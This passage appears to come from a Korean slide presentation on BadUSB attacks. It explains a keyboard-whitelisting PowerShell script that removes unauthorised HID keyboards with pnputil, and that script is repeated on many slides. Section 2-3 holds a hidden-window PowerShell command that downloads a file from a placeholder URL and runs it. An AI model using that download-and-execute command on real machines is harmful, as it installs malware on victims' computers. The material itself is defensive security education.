
(맨뒤에 ;(세미콜론)은 명령어를 구분할 때 사용한다.)

2-3. Malware Command (PowerShell)

```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```

[로컬 경로]에 있는 파일을 실행한다.


2-4. BadUSB 시연



3. 수행

(차단 프로그램 제작)

3-1. 동작 방식




HID방식 BadUSB가 키보드로 동작한다는 사실을 이용해

인가되지 않은 키보드를 화이트 리스트 방식으로 차단한다.

3-2. 스크립트 코드 설명

```powershell
$diff=(cat d:\dif.txt);

while(1){
    $ID = (diff(Get-WmiObject Win32_Keyboard | grep "DeviceID                    :") $diff -IncludeEqual | grep "<=");
    if ($ID.length){
        $ID=$ID -split "        <=";
        $ID[0].Substring(30);
        pnputil /remove-device $ID[0].Substring(30);
        echo "연결 감지!";
    } else {
        sleep -m 300;
    }
}
```




먼저 화이트 리스트에 해당되는

키보드의 리스트를 가져와 diff 변수에 넣는다.

3-2. 스크립트 코드 설명

```powershell
$diff=(cat d:\dif.txt);

while(1){
    $ID = (diff(Get-WmiObject Win32_Keyboard | grep "DeviceID                    :") $diff -IncludeEqual | grep "<=");
    if ($ID.length){
        $ID=$ID -split "        <=";
        $ID[0].Substring(30);
        pnputil /remove-device $ID[0].Substring(30);
        echo "연결 감지!";
    } else {
        sleep -m 300;
    }
}
```




```
PS C:₩Users₩2N> Get-WmiObject Win32_Keyboard | grep "DeviceID                    :"
DeviceID                    : ACPI₩LGEX0001₩4&1ECBA73E&0
```


「Get-WmiObject Win32_Keyboard | grep "DeviceID : " 」

파워쉘에서 위 명령을 입력해

화이트 리스트로 지정할내용을 확인할 수 있다.

3-2. 스크립트 코드 설명

```
1  $diff=(cat d:\dif.txt);
2
3  while(1){
4      $ID = (diff(Get-WmiObject Win32_Keyboard | grep "DeviceID                    :") $diff -IncludeEqual | grep "<=");
5      if ($ID.length){
6          $ID=$ID -split "        <=";
7          $ID[0].Substring(30);
8          pnputil /remove-device $ID[0].Substring(30);
9          echo "연결 감지!";
10     } else {
11         sleep -m 300;
12     }
13 }
```



「현재 연결된 키보드의 DeviceID」와「화이트 리스트로 지정된 키보드의 DeviceID」를 비교하여, 따로 추가된 키보드가 있는지 $ID 변수에 해당 내용을 저장한다.

3-2. 스크립트 코드 설명

```
$diff=(cat d:\dif.txt);

while(1){
    $ID = (diff(Get-WmiObject Win32_Keyboard | grep "DeviceID                    :") $diff -IncludeEqual | grep "<=");
    if ($ID.length){
        $ID=$ID -split "        <=";
        $ID[0].Substring(30);
        pnputil /remove-device $ID[0].Substring(30);
        echo "연결 감지!";
    } else {
        sleep -m 300;
    }
}
```

$ID 변수의 크기로 추가된 키보드 유무를 판별하고,

추가된 키보드가 있다면 DeviceID만 파싱하여 다시 $ID 변수에 저장한다.

3-2. 스크립트 코드 설명

```
$diff=(cat d:\dif.txt);

while(1){
    $ID = (diff(Get-WmiObject Win32_Keyboard | grep "DeviceID                    :") $diff -IncludeEqual | grep "<=");
    if ($ID.length){
        $ID=$ID -split "        <=";
        $ID[0].Substring(30);
        pnputil /remove-device $ID[0].Substring(30);
        echo "연결 감지!";
    } else {
        sleep -m 300;
    }
}
```

윈도우에 기본 내장된 pnputil 프로그램을 사용하여,

화이트리스트에 등재되지 않은 키보드를 제거한다.

3-2. 스크립트 코드 설명

```
1  $diff=(cat d:\dif.txt);
2
3  while(1){
4      $ID = (diff(Get-WmiObject Win32_Keyboard | grep "DeviceID                    :") $diff -IncludeEqual | grep "<=");
5      if ($ID.length){
6          $ID=$ID -split "        <=";
7          $ID[0].Substring(30);
8          pnputil /remove-device $ID[0].Substring(30);
9          echo "연결 감지!";
10     } else {
11         sleep -m 300;
12     }
13 }
```


CPU 사용률을 줄이기 위해 0.3초간 딜레이를 가진다.


3-2. 스크립트 코드 설명

```
$diff=(cat d:\dif.txt);

while(1){
    $ID = (diff(Get-WmiObject Win32_Keyboard | grep "DeviceID                    :") $diff -IncludeEqual | grep "<=");
    if ($ID.length){
        $ID=$ID -split "        <=";
        $ID[0].Substring(30);
        pnputil /remove-device $ID[0].Substring(30);
        echo "연결 감지!";
    } else {
        sleep -m 300;
    }
}
```

CPU 사용률을 줄이기 위해 0.3초간 딜레이를 가진다.

3-3. BadUSB 차단 시연






4. 추후 계획

